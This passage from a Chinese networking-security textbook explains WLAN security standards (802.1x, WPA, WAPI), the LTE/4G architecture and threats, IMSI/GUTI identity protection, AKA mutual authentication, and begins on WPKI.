(6) 客户端程序收到 K 后，用 K 对自己的密码进行加密，并通过交换机发给认证服务器。

(7) 认证服务器将收到的加密后的密码与自己加密后的密码进行对比，如果相同，则认为该用户为合法用户，反馈认证通过的消息，并向交换机发出打开端口的指令，允许用户的业务流通过端口访问网络。否则，反馈认证失败的消息，并保持交换机端口的关闭状态，只允许认证信息通过而不允许业务数据通过。

不过，并不能指望 WPA 解决所有的安全问题。例如，在公共接入方面，WPA 与 WEP 相比就没有太多的改进。

7.4.3.5 WAPI 安全技术

我国 2003 年颁布了 WAPI(Wireless LAN Authentication and Privacy Infrastructure，无线局域网鉴别和保密基础结构)，目前已公告实施的两个强制性国家标准是 GB 15629.11—2003 和 GB 15629.1102—2003。WAPI 是一套无线局域网的安全标准，这套安全标准是我国自主创新并拥有知识产权的标准。

WAPI 以公钥基础设施(PKI)架构为基础，全新定义了 WLAN 实体认证和数据保密通信安全基础架构。这种安全机制由无线局域网保密基础设施(WLAN Privacy Infrastructure，WPI)和无线局域网鉴权基础设施(WLAN Authentication Infrastructure，

WAI)两部分组成,分别用于加密传输数据和鉴别用户身份。

其中数据帧由 WPI 进行加解密处理。WPI 的主要功能如下:

- WLAN 设备的密钥协商、访问控制、链路验证和身份鉴别。
- 传输数据和数字证书的加解密和用户信息的加密保护。

WAI 可以实现如下功能:

- 无线接入点和无线用户之间的双向鉴权认证,使整个认证过程方便操作。
- 认证服务单元扩展方便,可以支持用户的异地接入。
- 客户端支持多证书,方便用户实现异地漫游。

WAI 具有鉴别机制更加安全、密钥管理技术更加灵活、用户易集中管理等优点,能够满足更多用户和更复杂的安全需求。

WAI 的认证交互过程与 IEEE 802.1x 较为相似。由于 WAI 中对 STA 和 AP 进行了双向认证,因此对于采用伪 AP 的攻击方式具有很强的抵御能力。

通过 WAI 和 WPI 两部分的有机结合,WAPI 能为用户的 WLAN 系统提供全面的安全保护。WAPI 加密技术被无偿转让给了联想、华为等在内的多个国内厂商。

7.4.3.6　其他

在电信运营商的公众热点场合,为了确保不同无线工作站之间的数据流隔离,无线接入点 AP 可以采用二层数据隔离来确保用户数据的安全。

目前已广泛应用于广域网络及远程接入等领域的 VPN 安全技术也可用于无线局域网。VPN 主要采用 DES、3DES 等加密技术来保障数据传输的安全。对于安全性要求更高的用户,将现有的 VPN 安全技术与 IEEE 802.11 安全技术结合起来,是目前较为理想的无线局域网络的安全解决方案之一。

另外,还可以采用入侵检测技术和安全审计技术来提高 WLAN 的安全性。入侵检测技术能够及时采集、传输以及处理数据,同时控制网络,找出网络故障,确保无线网络能够处于安全的运行状态。通过入侵检测技术,可以让受害主机所在的网络管理员掌握发起恶意攻击的数据包的实际源头,从而尽快让网络恢复正常的功能,并且阻止可能再次出现的攻击行为,有时候甚至能够抓获攻击者。现阶段,比较常用的追踪方法包括路由追踪方法、IP 追踪方法等。

安全审计技术是用来审计移动用户的实际网络访问行为以及访问的具体网络数据,利用内部控制手段有效治理系统。和入侵检测相比,安全审计技术不要求严格的实时性,所以能够分析海量历史数据,同时采用的方法也能够更复杂、更精细。通常网络安全审计系统可以找出的攻击种类显著多于入侵检测系统,实际误报率也相对较低。

7.5　蜂窝移动通信接入安全

7.5.1　概述

1973 年,美国电报电话公司(AT&T)发明了蜂窝通信(cellular communications)。这种技术是指通信基站采用蜂窝无线组网方式(如图 7.14 所示,这种方式可以在相同投入的

情况下得到最大的覆盖面积),将终端(手机)和网络设备通过无线信道连接起来,实现在移动中相互通信。

几个月后,美国摩托罗拉公司发明了第一部手机,虽然相当笨重,通话时间只有35min,但是标志着人类从此进入了一个无线通信的时代。




图7.14 蜂窝通信的区域覆盖

移动蜂窝接入目前包括5代:第1代模拟系统(如AMPS、TACS等)、第2代(GSM、DAMPS等)和2.5代(GPRS等)、第三代(3G)、第四代(4G)以及第五代(5G)。目前正在积极推进的是4G,正在积极研究的是5G。4G是能够传输高质量视频、图像、音频等多媒体数据的技术产品,能够满足几乎所有用户对于无线服务的要求。另外,用户还可以根据自身的需求定制所需的服务。4G是以正交频分复用(OFDM)为技术核心的,具有更高的信号覆盖范围,能够提高小区边缘的比特率,同时具有更好的抗噪声性能及抗多径干扰的能力。

国际电信联盟(ITU)目前确定的4G技术标准主要有以下4种:LTE、LTE-Advanced、Wireless MAN(WiMax)和Wireless MAN-Advanced。

- LTE(Long Term Evolution,长期演进)项目是3G的演进,能够提供下行100Mb/s及上行50Mb/s的速率。目前的WCDMA(中国联通商用)、TD-SCDMA(中国移动商用)、CDMA2000(中国电信商用)均能够直接向LTE演进,所以这个4G标准获得了运营商的广泛支持,也被认为是4G标准的主流。
- LTE-Advanced是LTE的升级,简称LTE-A,能够提供下行1Gb/s,上行500Mb/s的峰值速率。
- WiMax(World-wide Interoperability for Microwave Access,全球微波互联接入)由IEEE组织制定,规范为IEEE 802.16。WiMax最早的定位是取代WiFi,但后来实际的定位比较像LTE,可以提供终端使用者任意上网的连接。WiMax可提供最高70Mb/s的接入速率,且WiMax的无线传输距离高于其他无线技术,但WiMax对高速情况下的网络间无缝切换支持较差。
- WirelessMAN-Advanced是WiMax的升级,即IEEE 802.16m标准,它最高可以提供1Gb/s无线传输速率,兼容未来的LTE无线网络。

LTE定义了LTE FDD(Frequency Division Duplexing,频分双工)和LTE TDD(Time Division Duplexing,时分双工,亦称TD-LTE)两种模式,两种模式间只存在较小的差异,特别是MAC与IP层结构完全一致。其中TD-LTE是由我国主导的。

- FDD 模式的特点是通信系统在分离的两个独立无线信道上分别进行接收(下行)和发送(上行)数据,上下行信道频率范围之间间隔有一定的频谱(如 190MHz),用来分离接收和发送信道,使之不产生相互干扰。

该模式在支持对称业务时,可以实现充分利用上、下行的频谱,但在传输非对称的分组交换业务时,频谱利用率则大大降低(一般上行频谱无法充分利用),在这一点上,TDD 模式有着无法比拟的优势。

- TDD 模式也就是时分双工(同步半双工,如蓝牙通信),只需要一个信道,工作时将上下行数据在不同的时间段内交替收发,交替的频率非常高,所以不会影响收发的连续性。因为发射机和接收机不会同时操作,它们之间不可能产生信号干扰。

7.5.2　LTE 系统架构

4G 的核心网是一个基于全 IP 的网络,可以提供端到端的 IP 业务,实现不同网络间的无缝互联,能同已有的核心网和 PSTN 兼容,以及基于 IP 的网络维护管理、基于 IP 的网络资源控制、基于 IP 的应用服务等。

核心网具有开放的结构,能允许各种空中接口接入核心网。同时核心网能把业务、控制和传输等分开。采用 IP 后,最大的优点是所采用的无线接入方式和协议与核心网络协议是分离独立的,因此在设计核心网络时具有很大的灵活性,不需要考虑无线接入方式和协议。

LTE 系统可以简单地看成由核心网(EPC)、基站(e-NodeB,简称 eNB)和用户设备(User Equipment,UE)3 部分组成,如图 7.15 所示。




图 7.15　LTE 的系统主体架构

EPS(Evolved Packet System,演进的分组系统)的核心是 EPC(Evolved Packet Core,演进的分组核心),主要管理用户接入等业务操作,以及收发和处理 IP 报文。

EPC 包括以下几部分:

- S-GW(Serving Gateway,服务网关)负责连接 e-NodeB,实现用户面的数据加密、路由和数据转发等功能。
- P-GW(Public Data Network Gateway,PDN 网关)负责 S-GW 与 Internet 等网络之间的数据业务转发,从而提供承载控制、计费、地址分配等功能。

- MME(Mobility Management Entity,移动管理实体)是信令处理网元。主要负责管理控制用户接入,包括鉴权控制、安全加密、用户全球唯一临时标识的分配、跟踪区列表管理、2G/3G 与 EPS 之间安全参数以及 QoS 参数的转换等。正常的 IP 数据包不需要经过 MME。
- HSS(Home Subscriber Server,归属用户服务器)主要用于存储并管理用户签约数据,包括 UE 的位置信息、鉴权信息、路由信息等。
- SGSN(Service GPRS Supporting Node,服务 GPRS 支持节点)是 2G/3G 接入的控制面网元,相当于网关,LTE 架构通过 SGSN 实现 2G/3G 用户的接入。
- e-NodeB(Evolved NodeB,演进的 NodeB,即演进的基站)是 E-UTRAN(Evolved UTRAN,演进的无线接入网)的实体网元,为终端的接入提供无线资源,负责用户报文的收发。

其中,e-NodeB 是由 3G 系统中的 NodeB 和 RNC(Radio Network Controller,无线网络控制器,负责移动性管理、呼叫处理、链路管理和移交机制等)两个节点演进而来的,具有 NodeB 的接入功能和传统接入网中 RNC 的大部分功能。由于取消了 RNC 节点,实现了所谓的扁平化网络结构,简化了网络的设计,4G 网络的结构更趋近于互联网结构。

7.5.3 4G 安全威胁

1. 移动终端上的安全威胁

移动终端在 4G 系统中面临着以下安全威胁:

(1) 移动终端硬件平台不安全性。

移动终端硬件平台的不安全性主要体现在以下几个方面:

- 移动终端硬件平台常常缺乏完整性保护验证机制,导致平台中各个模块的固件容易被攻击者篡改。
- 终端内部各个接口缺乏机密性和完整性保护,导致在此之上传递的信息容易被攻击者窃听或篡改。
- 现有移动平台缺乏完善的访问控制机制,信息容易被非法访问和窃取。

(2) 操作系统的不安全性。

移动终端使用不同类型的操作系统,并非所有的移动操作系统都能够提供安全性的保证,且可能存在许多公开的漏洞。

(3) 无线应用的不安全性。

当前的移动终端支持越来越多的无线应用,如基于无线网络的电子商务、电子邮件等,此类应用本身所固有的安全隐患以及相应实现程序自身的漏洞都将给计算能力、存储能力有限的无线终端带来更大的安全威胁,同时这些无线应用也增加了移动终端感染病毒、木马和蠕虫的渠道。

(4) 传统防病毒软件需要适应移动环境。

传统防病毒软件的体积将随着病毒种类的增加而不断增大,并不适合计算能力、存储能力以及电池容量有限的移动终端。

2. 移动网络上的安全威胁

由于无线网络、Internet 和构造复杂的 4G 系统的迅猛发展,导致无线或者有线链路开

始面临更大的安全隐患。例如：

- 某些攻击者的窃听、拦截、篡改以及伪造链路上的数据等行为，都严重威胁到 4G 系统的安全性。
- 4G 的容错性有待提升。
- 一些运营商的诈骗行为将会更加明显或者频繁，他们可能会借助服务网络恶意扣取使用者的接入费用等。

7.5.4　4G 接入安全

4G 系统采用单一的、全球范围的蜂窝核心网，采用全数字、全 IP 技术，其核心网能够支持不同的接入方式，如 IEEE 802.11、2G/3G 等，同时每个用户设备拥有唯一可识别的号码，通过分层结构实现异构系统间的互操作。这种结构使得多种业务能透明地与 IP 核心网连接，具有较好的通用性和可扩展性，但是对安全性也提出了更高的要求。

7.5.4.1　接入安全要求

4G 无线互联网安全接入技术的特点和要求表现为以下 4 个方面：

- 用户信息保护。安全接入技术对用户的位置与身份信息以及其他个人信息予以保护，对身份信息进行加密，实现抗跟踪性。
- 实体认证。认证的过程主要包括两个方面，对用户的认证与对网络的认证，即双向认证机制。
- 机密性特点。通过密钥协商、加密算法等保证用户信息的机密性。
- 完整性特点。包括信令数据的完整性以及用户数据的完整性。

7.5.4.2　用户永久身份的保护

当用户设备(UE)开机时，需要向当前网络进行登记，网络将要求用户提供永久身份——IMSI(International Mobile Subscriber Identity，国际移动用户识别码)来标识用户身份。该过程如图 7.16 所示。




图 7.16　永久身份标识 IMSI 的识别机制

值得注意的是，在该过程中，用户永久身份标识 IMSI 是采用明文方式在空中接口上传递的，因此 IMSI 可能在该过程中被泄露。一旦用户的 IMSI 被泄露，将会产生一定的威胁，例如可能导致用户的身份信息、业务信息、位置信息等重要信息被非法获取，甚至手机卡被复制(还需要其他一些信息)等。

为了达到保护用户身份信息的目的，减少用户永久身份标识暴露的时间，从 2G 移动通信系统开始，3GPP 就规定了在通信过程中使用临时身份标识(Temporary Mobile Subscriber Identity，TMSI)来替代永久身份信息的相关内容。

在4G系统中，采用全球唯一临时标识(Global Unique Temporary Identity，GUTI)作为用户的临时身份。GUTI是由当地的MME分配给用户的，仅在当地覆盖范围内有效。GUTI的分配过程如图7.17所示。




图7.17 GUTI分配过程

GUTI的分配过程是由MME发起的，过程如下：

(1) MME向UE发布一对新的临时用户身份GUTI/TAI，用以在无线链路上标识用户身份，其中TAI(Tracking Area Identity，跟踪区域标识)用于标识用户当前所处区域。GUTI的生成是随机的、不可预测的，并未建立起与用户IMSI的关联。

(2) 用户收到新的GUTI/TAI后，需要撤销原GUTI与IMSI的关联关系，并建立起新的GUTI与IMSI的关联关系，然后向MME发送GUTI分配完成的消息。

(3) 一旦GUTI分配完成，UE即使用GUTI进行后续的通信过程。

7.5.4.3 4G的信令安全

4G的信令完整性保护机制是从3G开始就引入的安全机制，用于防止空中接口上传输的信令遭到恶意篡改。

完整性保护机制的思想是：根据数据传输中信令数据的内容，使用特定的数据完整性保护算法进行计算得出检验信息，将检验信息加入到信令中的完整性保护域，以便接收端通过对完整性保护域的检查来确认该信令是否合法。

通过该机制，可以有效避免来自攻击者对空中接口上传递的信令的篡改。需要指出的是，信令完整性保护只保持对控制面的保护，而对用户面的数据并不提供保护。

信令在受到完整性保护的同时，大部分信令还受到加密算法的保护。同时，部分用户数据由于可能涉及用户的隐私信息，不适宜采用明文传递，因此，用户数据也可以使用加密算法的保护。但需要指出的是，协议中所规定的加密算法是可选项，信令和用户数据是允许以明文的方式在空中接口上传输的。

7.5.4.4 接入认证

从3G系统开始，移动通信系统就开始采用了双向鉴权的方式，为用户和网络提供双向的身份认证，确保通信双方(用户和网络)实体的真实性和可靠性，防止第三方的恶意攻击。而密钥协商机制则为通信双方提供了加密方式的选择途径，以确保通信双方均可实现对通信内容的加密，保护业务数据。

为了实现系统的平滑升级，4G通信网络的双向鉴权和密钥协商机制是在3G通信网络的AKA(Authentication Key Agreement，认证与密钥协商)机制基础上改进而来的。AKA认证具有安全性高、灵活性好、便于对用户进行集中管理等特点。

AKA认证是基于USIM(Universal Subscriber Identity Module，通用用户标识模块，也

称为“升级的 SIM”)卡的。USIM 卡支持 2G/3G/4G 通信网络,除能够支持多应用之外,还在安全性方面对算法进行了升级,并增加了对网络的认证功能,这种双向认证可以有效地防止黑客对卡片的攻击。

4G 的 USIM 卡如图 7.18 所示。



图 7.18　USIM 卡

4G 无线通信网络安全接入技术在进行认证时分为以下两种:首次接入的认证和再次接入的认证。

1. 首次接入的认证

在移动通信过程中,当 4G 用户设备首次接入无线网络或者切换接入时,为了保证接入的安全性,就需要进行此类认证。

参与首次接入认证和密钥协商的过程有 3 个主体:

- 用户设备(UE)。希望接入网络并进行数据的传输。
- 移动管理实体 MME。当前时刻用户所在区域内负责对 UE 进行认证的实体。
- 归属用户服务器(HSS)。UE 所属的家乡实体,用于存储并管理用户签约数据,包括 UE 的位置信息、鉴权信息、路由信息等,UE 与 HSS 之间保存有共享密钥 K,这个密钥是在制造 USIM 时一次性写入的,并且受到 USIM 卡的安全机制保护。

在认证过程中,会产生并使用认证向量(Authentication Vector,AV)。AV 由 RAND、XRES、KASME、AUTN 4 个参数组成:

- RAND 是随机数,由 HSS 产生。
- XRES(Expected Response,预期响应)是 MME 预期会收到的、UE 的响应信息,用于判断用户返回的响应信息是否合法。
- KASME 是用于计算后继通信所用密钥的基础密钥,由 K 通过密钥生成函数生成,而 KSIASME 是 KASME 的密钥标识。
- AUTN(Authentication Token,认证令牌)中包括了消息鉴权码 MAC。

在认证过程中,为了抵御重放攻击,UE 和 HSS 都各自维持一个序列号计数器 SQN。

- HSS 维持的是 SQN_{HSS},负责为每一个生成的 AV 产生一个新的序列号 SQN。
- UE 维持的是 SQN_{UE},用于保存已经接收的 AV 中的最大 SQN 值。

具体的认证流程如下:

(1) UE 向 MME 发送自己的身份标识符 IMSI、所属 HSS 的 ID_{HSS}标识等身份信息,表明自己的身份,请求接入。

(2) MME 根据请求 ID_{HSS},向对应的 HSS 发送认证数据请求,在请求中包括用户的身份信息 IMSI 与本服务网的身份信息 SNID。

(3) HSS 收到认证请求后,在自己的数据库中查找 IMSI 与 SNID,验证这两个实体的合法性,如果验证通过,则生成认证向量组 AV(1, 2,…,n),并作为认证数据应答发回给 MME。

(4) MME 收到应答后,存储 AV(1,2,…,n),并从中选择一个 AV(i),提取出它所包含的 RAND(i)、AUTN(i)、KASME(i)等数据,同时为 KASME(i)分配一个密钥标识 KSIASME(i),最后向 UE 发送用户认证请求,包括了认证令牌 AUTN(i)。

(5) UE 收到认证请求后，通过提取和计算 AUTN(i)中的相关信息，计算出 XMAC(期待的鉴权值)，比较 XMAC 和认证令牌 AUTN(i)中的 MAC(来自自己的 HSS，MME 无法伪造)是否相等，同时检验序列号 SQN 是否在正常的范围内，以此对接入的网络进行认证，如果认证通过，则计算出 RES(i)，并将 RES(i)发送给 MME，否则发送一个认证拒绝信息并中止认证流程。

(6) MME 将收到的 RES(i)与 AV(i)中的 XRES(i)进行比较，如果一致，则通过该 UE 的认证。

(7) 在双向认证都完成后，MME 与 UE 将 KASME(i)作为基础密钥，根据约定的算法推算出加密密钥 CK 与完整性保护密钥 IK，随后进行保密通信。

UE 通过相关过程的开展，能够获得代表自己临时身份的信息(GUTI)，此后采用 GUTI 与移动网络进行通信。

2. 再次接入的认证

4G 无线网络在进行接入时可能会存在接入次数很多的情况，在这种情况下，如果每次接入认证都必须执行上述完整的过程，那么系统承担的负载就会很重，进而产生认证延时的问题。因此，当 ME 再次接入时，可以采取一种快速认证的办法。

在首次认证完成之后，如果 ME 想再次接入同一个网络，那么其首次认证中所获得的临时身份就有了很重要的作用，ME 可以使用临时身份接入。这样，不仅身份信息的安全性得到了保证，同时也提升了接入的速度。

7.6 移动互联应用安全

7.6.1 无线公钥基础设施

WPKI 的思想来源于公钥基础设施(PKI)，它将互联网电子商务中 PKI 安全机制移植到无线网络环境中，WPKI 是一套遵循已有标准的密钥和证书管理的平台体系。移动网络中使用的公开密钥和数字证书都是由 WPKI 进行管理的，WPKI 可以建立安全可信的无线网络环境，方便实现交易双方信息的安全传递。

WPKI 系统是 WAP、WLAN、WVPN(Wireless Virtual Private Network，无线虚拟专用网)等移动安全基础设施建设所必需的关键性产品，在无线通信和无线网络两大领域中具有广泛的应用前景。

WPKI 主要由 EE(End-Entity Application，终端实体应用)、RA(Registration Authority，注册中心)、CA(Certification Authority，认证中心)和 PKI Directory(PKI 目录)4 部分组成。在 WPKI 的应用模式中，还涉及数据提供服务器、WAP 网关等服务设备。

移动终端 UIM 即为终端实体应用程序 EE。证书中心主要负责生成证书、颁发证书和刷新证书等。PKI 目录库是证书发布服务器。内容服务器可以理解为服务提供商，负责向用户提供内容服务。WAP 网关负责客户和服务器之间的协议转换工作。

WPKI 工作流程如图 7.19 所示。

由图 7.19 可知，WPKI 工作流程可以分为两部分，虚线的上半部分实现 WAP 的安全

